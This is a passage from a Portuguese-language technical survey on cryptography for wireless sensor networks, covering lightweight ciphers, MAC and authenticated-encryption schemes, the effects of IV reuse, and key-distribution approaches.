HIGHT é uma cifra de bloco que opera sobre blocos de 64 bits e adota chaves de 128 bits. Ela foi desenvolvida para uso em dispositivos altamente limitados, como etiquetas de RFID, devido ao reduzido número de componentes necessários para sua implementação em hardware. No entanto, sua estrutura é bastante simples para implementação eficiente em software, contando com operações como XOR, adição módulo 256 e rotação bit-a-bit. Basicamente, a cifra consiste em uma transformação inicial, 32 rounds usando 4 sub-chaves cada, uma transformação final e um algoritmo de escalonamento de chaves responsável por produzir as 128 sub-chaves necessárias. Um ponto importante com relação a este algoritmo de escalonamento é que o mesmo apresenta um comportamento cíclico, i.e., a chave original é recuperada ao final da operação de encriptação/decriptação; esta característica facilita bastante a computação das sub-chaves sob demanda.

A cifra de bloco $\text{SEA}_{n,b}$ (de *Scalable Encryption Algorithm* – "Algoritmo de Encriptação Escalável") opera sobre blocos de tamanho variável, n, tendo como única restrição que n seja múltiplo de b, o tamanho das palavras sobre as quais trabalha o processador (e.g., $b = 8$ no caso de bytes). O tamanho de chave utilizado também é n, enquanto o número de rounds mínimo para evitar ataques criptanalíticos modernos é calculado como o menor número ímpar n_r tal que $n_r \geqslant 3n/4 + n/b + 2\lfloor n/2 \rfloor$. As operações de encriptação e

decriptação adotam rotinas compactas e destinadas a processadores com uma conjunto de instruções limitado (basicamente, funções AND, OR, XOR, rotação e adição modular). Além disto, o escalonamento de chaves adotado pelo $SEA_{n,b}$ é cíclico e idêntico tanto na encriptação quanto na decriptação, de modo que o mesmo algoritmo de escalonamento pode ser utilizado em ambos os processos. No entanto, em comparação com outras cifras, o número de rounds necessário para prover um nível razoável de segurança é bastante elevado.

A cifra de bloco mCrypton [70] opera sobre blocos de 64 bits e aceita chaves de 64, 96 ou 128 bits. A operação do algoritmo envolve 12 rounds compostos de transformações bastante simples e orientadas a nibbles, como indexação de tabelas (usando quatro tabelas não-lineares, de 16 nibbles cada), XOR e AND. Já o algoritmo de escalonamento de chaves consiste basicamente em indexação de tabelas de nibbles (usando apenas uma das quatro tabelas disponíveis) e rotações (tanto sobre palavras de 16 bits quanto bit-a-bit). Algumas das transformações usadas nos rounds da cifra são involuções, permitindo o reuso de partes do algoritmo de encriptação durante o processo de decriptação e, desta forma, reduzindo o espaço ocupado pela cifra completa.

Grain e Trivium são duas cifras de fluxo orientadas a hardware. Ambos utilizam chaves de 80 bits e apresentam uma estrutura bastante simples, tendo sido escolhidos para fazer parte do conjunto de cifras de fluxo selecionadas pelo projeto europeu ECRYPT[4]. O Grain consiste basicamente na interação entre dois registradores de deslocamento com retro-alimentação (um linear e outro não-linear) de 80 bits, os quais geram a sequência pseudo-aleatória de bits a partir da chave inicial e de um vetor de inicialização (IV) de 64 bits. Já o Trivium requer um IV de 80 bits, o qual é utilizado juntamente com a chave para inicializar um registrador interno de 288 bits; durante a operação da cifra, os bits deste registrador são iterativamente selecionados tanto para a geração da sequência de bits para encriptação/decriptação de mensagens, quanto para a atualização do próprio registrador.

4.3.3. Análise de Desempenho

A literatura inclui diversos trabalhos cujo objetivo é identificar as cifras mais adequadas para uso em RSSF. Estes trabalhos são muitas vezes bastante distintos em termos de metodologia, plataforma, métricas e foco da análise, o que dificulta uma comparação direta entre os resultados obtidos. Entretanto, o estudo dos mesmos é bastante instrutivo no sentido de "filtrar" grupos de algoritmos com potencial para satisfazer aos requisitos de segurança e eficiência de uma aplicação específica. Com este intuito em mente, discutiremos a seguir alguns trabalhos voltados à avaliação tanto a cifras convencionais quanto dedicadas.

Um estudo bastante completo sobre cifras de fluxo convencionais é apresentado em [45]. Os dados medidos são o tempo necessário e energia consumida pelos processos de inicialização e encriptação de mensagens de diferentes tamanhos, bem como a quantidade memória (RAM e flash) ocupada pelos algoritmos. A plataforma escolhida é uma placa de desenvolvimento equipada com um processador ARM922T[5]. A análise dos resultados obtidos para as 12 cifras estudadas permite identificar que algumas apresentam

[4]http://www.ecrypt.eu.org/

[5]http://www.arm.com/products/CPUs/ARM922T.html

um bom potencial para uso em RSSF, em especial o Snow v2.0 [43].

Já em [66], Law et al. desenvolve um estudo bastante completo de cifras de bloco convencionais. Neste caso, as medidas são realizadas em microcontrolador MSP430F149 [110], da Texas Instruments. A discussão concentra-se principalmente na análise de segurança das mesmas e na avaliação da memória ocupada e do desempenho considerando diferentes modos de operação. Como resultado desta análise, os autores propõem o uso de diferentes cifras para diferentes combinações de requisitos de segurança e memória. Mais especificamente, os autores concluem que o Skipjack [90] é o mais recomendado para aplicações com reduzida necessidade de segurança; já em cenários onde o nível de segurança deve ser elevado, os autores sugerem o uso do MISTY1 [80] e o AES quando há, respectivamente, reduzida e elevada disponibilidade de memória.

Um outro estudo interessante é apresentado por Strydis et al. em [109], cujo foco principal é o uso de criptografia em aplicações biomédicas usando dispositivos limitados (e.g., implantes dotados de sensores biométricos). Neste trabalho, um total de 13 cifras de bloco são avaliadas de acordo com as seguintes métricas: tamanho de código, velocidade do processo de encriptação, segurança, consumo máximo e médio de energia e de potência. Os dados são medidos usando a ferramenta XTREM [25], um simulador de desempenho e consumo de energia para o processador embarcado XScale, da Intel [56]. Os resultados indicam o MISTY1 como a cifra com melhor pontuação considerando as métricas utilizadas, enquanto o IDEA [65, 81] e o RC6 [100] também se mostraram interessantes. Por outro lado, os autores parecem ter utilizado uma versão muito pouco otimizada do Skipjack, já que os resultados do mesmo em termos de desempenho e eficiência energética mostraram-se muito inferiores àqueles das outras cifras analisadas, contrariando análises similares em plataformas limitadas [66, 72].

Um outro estudo de interesse é aquele apresentado por Großschädl et al. em [47]. Este trabalho também é voltado a cifras convencionais, mas tem como objetivo avaliar a eficiência de implementações altamente compactas de alguns algoritmos modernos. Como resultado, os autores concluem que é possível otimizar cifras como AES e RC6 de modo a obter um bom desempenho e reduzido consumo de energia em plataformas limitadas. Todavia, uma limitação deste trabalho é que não são consideradas algumas cifras reconhecidas pelo seu alto desempenho e reduzida necessidade de memória (e.g., Skipjack, IDEA ou MISTY1), dificultando uma avaliação mais abrangente dos resultados obtidos.

Já com relação a cifras dedicadas, uma análise bastante relevante é apresentada em [42], no qual são consideradas implementações em software e hardware de diversos algoritmos. Dentre as cifras consideradas, aquelas que ocupam uma menor área de chip são Grain e PRESENT e a que provê maior vazão é o mCrypton; em comparação, o HIGHT ocupa cerca de duas vezes mais espaço do que PRESENT, fornecendo uma vazão ligeiramente inferior a este último. Nos testes com as implementações em software, a vazão obtida pelo HIGHT é elevada, apesar de não superar a do IDEA; entretanto, os autores afirmam não terem sido capazes de obter uma implementação compacta do HIGHT, de modo que o espaço ocupado por ele chega a ser o dobro daquele usado pelo AES. Já o PRESENT apresenta um código bastante compacto e baixo desempenho, enquanto o SEA não se sobressai em nenhum destes dois quesitos.

Outro trabalho recente que aborda cifras dedicadas, comparando-as com algoritmos convencionais, é aquele apresentado em [72]. Neste estudo, PRESENT, HIGHT e SEA mostram-se menos interessantes do que o Skipjack em termos de velocidade e consumo de energia; no entanto, o tamanho de código destas cifras dedicadas é bastante inferior ao do Skipjack.

O artigo no qual o PRESENT é apresentado [15] também inclui uma seção que avalia o desempenho de algumas cifras dedicadas, apesar de restringir-se a implementações em hardware. Esta análise mostra que o mCrypton atinge um bom desempenho, superando consideravelmente cifras como HIGHT, AES e o próprio PRESENT; por outro lado, o PRESENT apresenta-se como uma solução mais compacta.

Finalmente, em [105], desenvolvemos nossa análise do desempenho do CURUPIRA em diferentes plataformas. O resultado é que, especialmente em sua segunda versão (CURUPIRA-2), esta cifra dedicada chega a ser mais rápida do que implementações bastante otimizadas do Skipjack e do AES em plataformas limitadas, além de apresentar um custo reduzido de memória.

4.4. Mecanismos de Autenticação de Mensagens

Algoritmos de *MAC* (*Message Authentication Code*, ou "Códigos de Autenticação de Mensagens") são funções irreversíveis que geram uma saída de tamanho fixo, o chamado *tag de autenticação*, a partir de uma entrada de tamanho arbitrário e uma chave secreta. Seu uso é feito da seguinte forma: em primeiro lugar, o emissor da mensagem gera o tag de autenticação usando a chave K compartilhada com o destinatário da mensagem. Ao receber o conjunto mensagem+tag, o receptor calcula localmente o tag da mensagem e compara com o valor recebido. Caso os valores sejam idênticos, a mensagem é aceita. Caso contrário, a mensagem ou o tag recebido foi modificado durante a transmissão, ou então o par foi gerado por um usuário que desconhece K e tentou "forjar" uma mensagem. Portanto, o uso de algoritmos de MAC garante que apenas usuários autorizados criem e verifiquem a autenticidade das mensagens trocadas.

Quanto maior o tamanho do tag utilizado, mais difícil se torna a tarefa de forjá-lo, mas também maior é o tamanho das mensagens trocadas. Assim, a escolha do tamanho mais adequado depende dos requisitos da aplicação: há normalmente um limite superior para o tamanho do tag que pode ser produzido por um determinado algoritmo de MAC, enquanto tags menores podem ser obtidos truncando o tag original.

Em muitas aplicações, confidencialidade e autenticação são ambos serviços essenciais. Uma forma simples e segura de prover ambos os serviços é simplesmente usar um MAC e uma cifra seguros de forma independente, com chaves distintas[6]. Por outro lado, existem algoritmos que combinam ambos os serviços sob uma única chave secreta, simplificando as tarefas de gerenciar, distribuir e armazenar chaves. Estas soluções são conhecidos genericamente como esquemas de *AE* (*Authenticated Encryption*, ou "Encriptação Autenticada"). A maior parte destes esquemas permite a autenticação de dados encriptados (confidenciais) e não-encriptados (e.g., um cabeçalho que deve ser mantido

[6]É importante ressaltar que a utilização de uma mesma chave para ambos os processos costuma levar a problemas de segurança graves [13].

às claras devido a seu uso durante o roteamento de pacotes). Algoritmos com esta característica são conhecidos como esquemas de *AEAD – Authenticated Encryption with Associated Data*, ou "Encriptação Autenticada com Dados Associados", onde os "dados associados" correspondem à porção da mensagem deixada às claras.

O projeto de esquemas de AE normalmente envolve um MAC e uma cifra internos, instanciados com a mesma chave e com um certo vetor de inicialização (IV). Apesar da grande variedade de estratégias de construção, existem essencialmente duas classes de algoritmos de AE: quando duas passagens são feitas pela mensagem (uma para encriptá-la e a outra para autenticá-la), o esquema é chamado *Two-Pass* ("Duas Passagens"); quando uma única passagem é feita, tem-se um esquema *One-Pass* ("Uma Passagem").

A seguir, vamos discutir o uso destas soluções em RSSF, e apresentaremos algumas construções de MACs e esquemas de AEAD especialmente promissoras para uso nestas redes.

4.4.1. Autenticação de Mensagens e Encriptação Autenticada em RSSF

A autenticação de mensagens costuma ser um requisito importante em diversas aplicações de RSSF, já que a introdução de dados falsos na rede podem levar a ações equivocadas e potencialmente graves (e.g., um diagnóstico incorreto da saúde um paciente em uma aplicação médica). Por esta razão, a maioria das arquiteturas de segurança voltadas a RSSF proveem algum tipo de mecanismo de autenticação, mesmo quando a encriptação dos dados não é necessária. Por exemplo, o TinySec usa uma variante do CBC-MAC [85, 8] para autenticação de dados, que podem ou não ser encriptados usando uma cifra de bloco em modo CBC (perceba que duas chaves distintas são necessárias neste caso); já o Minisec adota o Offset CodeBook (OCB) [62], um esquema de AEAD. Em ambos os casos, o tamanho do tag de autenticação é 4 bytes.

Em plataformas com recursos limitados, uma estratégia econômica na construção de algoritmos de MAC (e, por extensão, de AEAD) é reutilizar a estrutura de alguma primitiva criptográfica, como um algoritmo de hash ou, mais comumente, uma cifra de bloco. Nestes casos, o espaço extra necessário para implementar a autenticação acaba sendo bastante reduzido (e.g., 10% do espaço usado pela cifra).

Algoritmos convencionais baseados em cifras de bloco costumam chamar a cifra subjacente uma vez para cada bloco da mensagem autenticada, de modo que o custo da autenticação é semelhante ao de encriptar a mensagem; este é o caso de algoritmos de MAC como CBC-MAC, CMAC [88] e PMAC [14], e de esquemas de AEAD como o EAX [9].

Em comparação, a operação de esquemas baseados na estrutura Carter-Wegman [91] faz intenso uso das chamadas "funções de hash universais", estruturas dotadas de propriedades mais simples do que aquelas de primitivas criptográficas. O resultado é que algoritmos que seguem esta estrutura (e.g., GMAC e GCM [89]) podem ser implementados de forma mais eficiente do que soluções convencionais. De fato, é possível chegar a um custo por bloco processado tão baixo quanto 10%–20% de uma encriptação. No entanto, isto ocorre quando o algoritmo é implementado usando tabelas relativamente grandes que, por dependerem da chave utilizada, devem ser armazenadas em RAM sempre que a aplicação

alvo envolver mecanismos de troca de chaves. Em consequência, este tipo de otimização torna-se inviável em dispositivos com baixa disponibilidade de memória RAM, como é o caso da maioria dos sensores comerciais. Por outro lado, implementações mais compactas geralmente não apresentam um desempenho muito superior àquele de algoritmos convencionais, o que faz com que esta estratégia seja pouco atrativa em RSSF.

Já em esquemas de AEAD do tipo *One-Pass*, o custo do processo de autenticação é bastante reduzido, o que torna estas soluções altamente interessantes para uso em RSSF. Apesar disso, todos os esquemas *One-Pass* desenvolvidos até o momento são cobertos por algum tipo de patente, um grande empecilho para sua ampla adoção.

A despeito desta falta de opções de autenticação otimizadas (i.e., com baixo custo de processamento e memória, e livres de patentes) de uso geral que pudessem ser aplicadas em RSSF, existe atualmente um número consideravelmente reduzido de alternativas específicas para este problema. Dentre as soluções existentes, duas são de especial interesse: a estrutura ALRED [35] e o modo CS [103]. A Figura 4.5 mostra um desenho esquemático de ambas as soluções, que são discutidas com mais detalhes a seguir.




Figura 4.5. A estrutura ALRED (esquerda) e o modo CS (direita). Notação: E_K: encriptação completa; $E_K^{1/2}$ meia encriptação; F: função para combinar resultados parciais; M: mensagem legível (ou cifrada, no caso do ALRED; C: mensagem cifrada.

4.4.1.1. A estrutura ALRED e o Cipher-State

A estrutura ALRED [35] foi originalmente proposta por Daemen e Rijmen para a construção eficiente de MACs baseados em cifras de bloco, especialmente (mas não exclusivamente) quando a cifra escolhida possui uma estrutura semelhante à do SQUARE [32] – e.g., AES e CURUPIRA. Nestes casos, o custo por bloco autenticado gira em torno de 25%–40% do custo de uma encriptação completa. Em plataformas com memória abundante, isto ainda é mais lento do que usar um algoritmo baseado na estrutura Carter-Wegman; entretanto, como a estrutura ALRED requer pouco espaço adicional na memória, ela mostra-se mais adequada para uso em RSSF.

A ideia por trás da construção ALRED é efetuar uma encriptação completa apenas no início e no final do processo de autenticação, enquanto os blocos da cifra são processados por meio de apenas alguns rounds (sem chave) da cifra subjacente. O número

específico de rounds necessários desta forma depende da cifra utilizada, mas costuma ser 4 no caso de cifras da família do SQUARE. Como desvantagem, o número total de mensagens que podem ser autenticadas usando esta estratégia costuma ser inferior ao obtido com algoritmos convencionais, para uma mesma cifra de bloco subjacente.

Um exemplo de MAC baseado na estrutura ALRED é o algoritmo denominado MARVIN, desenvolvido recentemente para atender às particularidades inerentes a plataformas com recursos restritos. Em linhas gerais, este algoritmo consiste na geração de um valor secreto inicial (o resultado da encriptação de uma constante) que alimenta um LFSR; as saídas deste LFSR são combinadas com os blocos da mensagem e passam por alguns rounds da cifra subjacente; finalmente, os resultados parciais são combinados entre si via XOR e encriptados, gerando o tag de autenticação.

Apesar de não ter sido criada explicitamente com este objetivo em mente, a estrutura ALRED pode também ser utilizada na construção de algoritmos de AEAD. Este é o caso do LETTERSOUP, que também é voltado a plataformas limitadas e pode ser visto como uma extensão do MARVIN. De fato, o algoritmo consiste basicamente na encriptação da mensagem usando a cifra subjacente em um modo de operação em fluxo baseado em um LFSR, e na autenticação do resultado (e, possivelmente, de dados associados) usando o MARVIN. Além dos benefícios diretamente herdados da estrutura ALRED, esta solução apresenta alguns atrativos adicionais para uso em RSSF, com destaque para a não-expansão das mensagens, e o uso apenas da do algoritmo de encriptação da cifra subjacente tanto para encriptar quanto para decriptar os dados.

Um detalhe adicional com relação ao MARVIN e ao LETTERSOUP é que ambos apresentam uma sinergia particularmente interessante com o CURUPIRA-2, já que os três algoritmos utilizam um mesmo tipo de LFSR em sua estrutura. Desta forma, é possível reduzir ainda mais o tamanho de código ocupado por estes algoritmos de autenticação quando esta é a cifra subjacente utilizada.

Já o modo *Cipher State* ("Estado da Cifra"), ou simplesmente modo CS [103], desperta interesse por permitir a construção de soluções de AE (não de AEAD) cujo custo de autenticar dados encriptados é extremamente reduzido. A ideia neste caso é explorar a informação parcial do processo de encriptação das mensagens para autenticá-las. Mais especificamente, o valor resultante da aplicação de metade do número total de rounds (e.g., 5 no caso do AES) sobre cada bloco da mensagem é combinado com a saída de um LFSR e adicionado a um acumulador; o tag de autenticação é então calculado a partir da encriptação deste acumulador. Em cenários em que as mensagens trocadas são sigilosas, devendo ser encriptadas, o custo total da autenticação usando o modo CS é mínimo, resumindo-se ao custo de operação do LFSR mais duas encriptações adicionais (uma para inicializar o LFSR e a outra aplicada ao acumulador no final do processo).

Entretanto, o esquema não apresenta apenas vantagens. Primeiramente, ele foi concebido como uma solução de AE, mas não de AEAD. Uma possível expansão do mesmo seria lidar com os dados não encriptados da mesma forma como é feito com os dados sigilosos; neste caso, o custo de processamento dos dados associados seria metade de uma encriptação completa. Isto corresponde a 50% do custo de um algoritmo convencional, porém não chega a ser mais eficiente do que usar uma solução baseada na estrutura ALRED. Além disto, para mensagens cujo comprimento não é múltiplo do

tamanho de bloco, não é previsto qualquer mecanismo que dispense o uso de *padding*, de forma que o modo CS conforme originalmente especificado pode levar à expansão de mensagens. Finalmente, esquemas baseados no modo CS requerem a implementação da função de decriptação da cifra subjacente. O impacto deste fato sobre o tamanho de código do algoritmo poderia ser pouco significativo caso a cifra de bloco adotada possuísse uma estrutura involutiva, como é o caso do CURUPIRA e de outras cifras projetadas para plataformas restritas. Contudo, de acordo com os autores do modo CS, este esquema não deve ser utilizado em conjunto com este tipo de cifra, apesar de não serem dadas explicações detalhadas que esclareçam esta limitação.

Portanto, as vantagens do modo CS quando comparado à estrutura ALRED dependem bastante das características da aplicação alvo, havendo normalmente um compromisso entre tamanho de código e desempenho obtido.

4.4.2. Análise de Desempenho

A literatura inclui um número reduzido de trabalhos que avaliam mecanismos de autenticação no contexto de RSSF.

Em um artigo recente, Bauer et al. [7] faz uma análise do desempenho e da ocupação de memória RAM de quatro esquemas de AEAD: OCB, EAX, GCM e CCFB+H [73], todos usando o AES como cifra de bloco subjacente. A plataforma escolhida para os testes foi um sensor MICAz [28]. Assumindo que a aplicação em questão usa tags de 4 bytes e dados associados de 8 bytes, os autores recomendam a adoção do CCFB+H devido ao seu melhor desempenho e menor uso de memória para diferentes tamanhos de mensagem. Como vantagens adicionais, o algoritmo previne a expansão das mensagens encriptadas, não é coberto por patentes e, segundo os autores da análise, é fácil de implementar. Já o OCB é considerado uma solução atrativa para processar pacotes grandes. Entretanto, este AEAD requer a implementação do algoritmo de decriptação da cifra subjacente e, sendo um AEAD do tipo *One-Pass*, é coberto por patentes (ao menos nos EUA). Finalmente, o EAX mostra-se pouco menos eficiente do que CCFB+H e OCB, permanecendo como alternativa possível, enquanto a adoção do GCM é fortemente desaconselhada pelos autores da análise em razão do seu desempenho muito inferior.

Tendo em vista a dificuldade de encontrar trabalhos semelhantes avaliando o desempenho de algoritmos de MAC, decidimos desenvolver nossa própria análise cobrindo CMAC, PMAC, GMAC e MARVIN. A plataforma de testes escolhida foi um sensor TelosB [30] rodando o TinyOS [67] como sistema operacional, e a cifra de bloco subjacente para todos os algoritmos foi o CURUPIRA-2. Os testes incluíram duas implementações de cada MAC, uma com otimizações voltadas a reduzir o tamanho do código e a outra visando o aumento de desempenho.

Em termos de desempenho, os resultados do PMAC e do CMAC foram semelhantes, sendo ambos os mais eficientes para a autenticação de mensagens pequenas, com até 12 bytes (i.e., um único bloco). Para mensagens maiores do que 12 bytes, o MARVIN mostrou-se mais eficiente. Finalmente, o tempo necessário para a autenticação com o GMAC foi cerca de 10 vezes inferior àquele dos outros algoritmos testados, mais uma vez comprovando a baixa eficiência da estrutura Carter-Wegman em cenários com me-

mória limitada[7]. Estes resultados mantiveram-se consistentes para ambas as versões de otimização utilizadas.

O comportamento dos algoritmos com relação a consumo de energia foi semelhante ao de seu desempenho, porém não exatamente igual: PMAC e CMAC tiveram um consumo de energia inferior ao do MARVIN para mensagens com até 24 bytes, sendo finalmente superados por este último para mensagens maiores. O consumo do GMAC, por outro lado, foi bem acima do consumo dos seus pares (e.g., cerca de 8 vezes o consumo do Marvin para mensagens de 24 bytes).

Em suas versões mais compactas, todos os algoritmos apresentaram um tamanho de código semelhante, por volta de 2.5 KiB, com ligeira vantagem para o MARVIN, com 2.4 KiB. Já para as versões com desempenho otimizado, o tamanho de código foi próximo de 3.2 KiB para todos os algoritmos exceto pelo MARVIN, cujo tamanho de código foi de apenas 2.7 KiB. Em ambas as versões, a quantidade de memória RAM utilizada pelos algoritmos ficou entre 130 e 150 bytes, valores correspondentes ao PMAC e ao MARVIN, respectivamente.

4.4.3. Sobre Segurança de Esquemas de AEAD

Uma questão importante com relação aos esquemas de AEAD discutidos anteriormente (e, na verdade, da maioria das soluções de AEAD existentes) é a segurança dos mesmos depende da não-repetição dos IVs sob uma mesma chave.

Os efeitos da repetição de IVs é especialmente grave quando adota-se um processo de encriptação em fluxo. Este é o caso do EAX, GCM e LETTERSOUP, para os quais a encriptação de duas mensagens M_1 e M_2 sob um mesmo IV e chave resulta em textos cifrados C_1 e C_2 satisfazendo a relação $C_1 \oplus C_2 = M_1 \oplus M_2$. Para o modo CCFB+H, que adota uma combinação dos modos CFB e CTR [87], a mesma relação entre mensagens claras e cifradas existe para o primeiro bloco das mensagens, persistindo para blocos subsequentes apenas se todos os blocos anteriores forem idênticos. Já no OCB, apenas o último bloco é encriptado em modo de fluxo (com o intuito de prevenir a expansão do mesmo), de modo que esta relação se mantém para mensagens tendo o mesmo tamanho; para o restante dos blocos, o OCB usa uma variante do modo ECB [87] semelhante àquela adotada pelo CS, de modo que o efeito da repetição de IVs em ambos os casos se restringe à geração de blocos cifrados idênticos a partir blocos claros idênticos. Finalmente, a repetição de IVs em um modo de operação do tipo CBC (como o adotado no TinySec) revela uma quantidade mínima de informação: apenas o comprimento do maior prefixo compartilhado entre eles, em blocos.

A repetição de IVs pode ser evitada por meio do uso de IVs suficientemente grandes. Todavia, esta estratégia deve ser considerada com cuidado em aplicação de RSSF, já que a adição de IVs grandes em cada pacote transmitido levaria inevitavelmente ao um maior consumo de energia e à redução da vida útil dos sensores.

Para evitar este problema, algumas técnicas foram desenvolvidas. Ao invés de enviar o IV completo em cada pacote, emissor e receptor poderiam manter um contador

[7]Na implementação do GMAC, não foram utilizadas tabelas pré-calculadas pelos motivos discutidos na seção 4.4.1.

sincronizado, o qual seria incrementado a cada pacote recebido, e do qual o valor do IV seria obtido. Esta é a estratégia adotada pelo SNEP (Secure Network Encryption Protocol) [96], no qual o valor do contador corresponde àquele do IV utilizado e, portanto, nenhum IV é trocado pelas partes comunicantes. Isto também é feito no MiniSec, cujos pacotes incluem apenas alguns bits do IV com o intuito de facilitar a ressincronização entre contadores quando há perda de pacotes. Também é possível reutilizar alguns campos do cabeçalho dos pacotes como parte dos IVs, como é feito no TinySec e no Sensec: ambos reaproveitam 4 bytes do cabeçalho na construção dos IVs. Finalmente, antes que os IVs sejam repetidos, mecanismos de substituição de chaves devem ser empregados.

4.5. Distribuição de chaves e criptografia assimétrica em RSSF

Um aspecto crucial para o uso de algoritmos baseados em chaves secretas, como é o caso de cifras, MACs e esquemas de AEAD, é a forma como estas chaves são distribuídas. Em dispositivos modernos, isto é feito normalmente por meio de protocolos consideravelmente complexos (e.g., envolvendo diversas trocas de mensagens, mensagens grandes, ou operações com elevado custo computacional), inadequados para uso em RSSF. Por esta razão, o desenvolvimento de soluções eficientes para estes cenários sempre foi considerado um grande desafio.

A literatura conta atualmente com diversas propostas para distribuição de chaves voltadas a RSSF (para uma lista bastante completa, veja [83]). Em função de suas características, estas soluções podem ser agrupadas em três tipos principais [19]: *Esquemas Auto-Regulados*, *Esquemas Arbitrados* e *Esquemas de Pré-distribuição*. A seguir, vamos discutir as características de cada uma destes grupos, dando uma visão geral de como os mesmos funcionam. Antes disto, entretanto, apresentaremos os requisitos que devem ser levados em consideração na avaliação destes esquemas.

4.5.1. Requisitos e Métricas

Esquemas de gerenciamento de chaves costumam ser avaliados por meio de diversas métricas. De acordo com os diferentes (e geralmente conflitantes) requisitos associados a estas métricas, elas podem ser classificadas em três grupos distintos: segurança, eficiência e flexibilidade.

As métricas de segurança estão associadas à capacidade de resistir a ataques. Desta forma, o esquema de gerenciamento de chaves deve não apenas prevenir que entidades monitorando a rede descubram as chaves utilizadas pelos nós, mas também garantir que a captura física de alguns nós tenha um impacto reduzido (ou, idealmente, nulo) nas comunicações envolvendo apenas nós não capturados, fator conhecido como *resiliência* à captura de nós. Além disto, mesmo que alguns nós sejam capturados e a informações em sua memória sejam extraídas, o esquema deve prevenir estes dados sejam usados para criar nós na rede. Uma forma de fazer isto é por meio de mecanismos pelos quais um nó malicioso é identificado e revogado (i.e., os nós legítimos param de comunicar-se com o nó malicioso). Entretanto, para que isto seja possível, o esquema de gerenciamento de chaves deve prover mecanismos que permitam verificar a identidade dos nós de forma segura. Finalmente, quando necessário, entidades confiáveis (e apenas elas) devem ser capazes de atualizar as chaves de alguns ou de todos os nós da rede.

Métricas de eficiência estão diretamente relacionadas com as limitações de hardware dos nós da rede. Idealmente, todos os sensores fisicamente capazes de se comunicar (i.e., que estejam dentro da área de alcance de suas antenas) devem ser capazes de estabelecer uma chave entre si para que esta comunicação se dê de forma segura. Portanto, esquemas realistas de gerenciamento de chaves devem resultar em redes com um bom nível de conectividade e, ao mesmo tempo, não devem causar um impacto significativo no uso de processamento, memória, banda e energia.

Por fim, a flexibilidade destes esquemas é medida pela sua capacidade de ser implementado em uma ampla gama de cenários. Desta forma, em geral é desejável que a eficácia dos mesmos não dependam de informações difíceis de se obter antes que a rede seja efetivamente montada. Por exemplo, em aplicações nas quais os sensores são distribuídos sobre o terreno alvo de forma aleatória, é difícil predizer o posicionamento final de um certo nó, ou mesmo quais nós farão parte de sua vizinhança. Além disto, é importante considerar a escalabilidade do esquema já que, ao longo da vida útil da rede, seu tamanho pode variar de forma bastante dinâmica; portanto, as soluções mais flexíveis são aquelas capazes de suportar redes com um grande número de sensores e, ao mesmo tempo, que permitem a introdução dinâmica de nós na rede sem impactos na sua segurança.

4.5.2. Esquemas de Pré-distribuição

Em esquemas de pré-distribuição, as chaves criptográficas usadas por todos os sensores são carregadas na memória dos mesmos antes que a rede seja montada. Esta estratégia costuma ser capaz de evitar o uso de protocolos complexos para o estabelecimento chaves entre nós, garantindo uma boa eficiência. Além disto, ela costuma levar a uma rede pouco dependente de nós coordenadores, já que todo o material criptográfico necessário para garantir a segurança das comunicações já está presente nos sensores. Por outro lado, a troca de chaves nestes casos costuma ser uma tarefa mais complexa, ou mesmo impossível de ser realizada.

Dois esquemas de pré-distribuição bastante simples são usar uma única chave global em todos os nós ou, inversamente, carregar cada nó com uma chave para cada outro nó da rede. Com a primeira solução, tem-se uma elevada eficiência, mas a segurança oferecida é muito reduzida já que a captura de um único nó comprometeria todas as comunicações da rede; já no segundo caso, obtém-se uma rede altamente segura, mas o custo de memória envolvido inviabiliza sua adoção em redes compostas por muitos sensores.

Por esta razão, foram desenvolvidas técnicas mais escaláveis e oferecendo um nível razoável de segurança. Uma estratégia comumente utilizada é adotar um intermediário entre as duas soluções acima: distribuir um conjunto reduzido de chaves para cada sensor. Um exemplo é o esquema proposto por Eschenauer et al. [44], no qual as chaves são selecionadas aleatoriamente a partir de um conjunto inicial, o que reduz o uso de memória ao custo de conectividade (pares de nós podem não possuir uma chave em comum) e resiliência (a captura de um nó revela diversas chaves sendo utilizadas pela rede). Outro exemplo é aquele proposto por Chan et al. [22], no qual apenas alguns pares de nós recebem chaves compartilhadas, o que reduz ainda mais a conectividade quando comparado ao esquema de Eschenauer et al., mas resolve o problema de resiliência do mesmo.

Existem também esquemas nos quais as chaves são geradas a partir da multipli-

cação de matrizes [40] ou avaliação de polinômios [71], e apenas os coeficientes destas estruturas matemáticas são carregados nos sensores Neste caso, pode-se obter uma rede com elevada conectividade e resiliência, mas a complexidade das operações envolvidas (e.g., multiplicações e exponenciações sobre números grandes) costuma ter um impacto considerável sobre sua eficiência.

Finalmente, a maioria das técnicas de pré-distribuição podem ser combinadas com informação sobre o posicionamento final dos (grupos de) nós, o que geralmente resulta em uma melhor conectividade com um mesmo custo de memória e processamento, apesar de reduzir a flexibilidade do esquema resultante. Exemplos incluem o esquema proposto por Du et al. [39], que se baseia no esquema probabilístico apresentando de Eschenauer et al. [44], e o trabalho de Canh et al. [18], baseado em soluções polinomiais.

4.5.3. Esquemas Arbitrados

Já os esquemas arbitrados dependem de nós especiais, com maior responsabilidade do que simples nós sensores, para estabelecer e gerenciar as chaves da rede. Apesar de este não ser o cenário mais geral, tal abordagem mostra-se bastante atrativa caso entidades com maior poder de processamento já estejam disponíveis na rede, pois elas podem concentrar o ônus de processamento de operações complexas (e.g., revogação de nós). Este costuma ser o caso de RSSF hierárquicas, nas quais as entidades em questão costumam ser estações-base ou *cluster heads* (“líderes de grupo”). O maior risco neste caso é que tais entidades costumam tornar-se um alvo preferencial de ataques, os quais podem afetar parcelas consideráveis da rede caso sejam bem sucedidos.

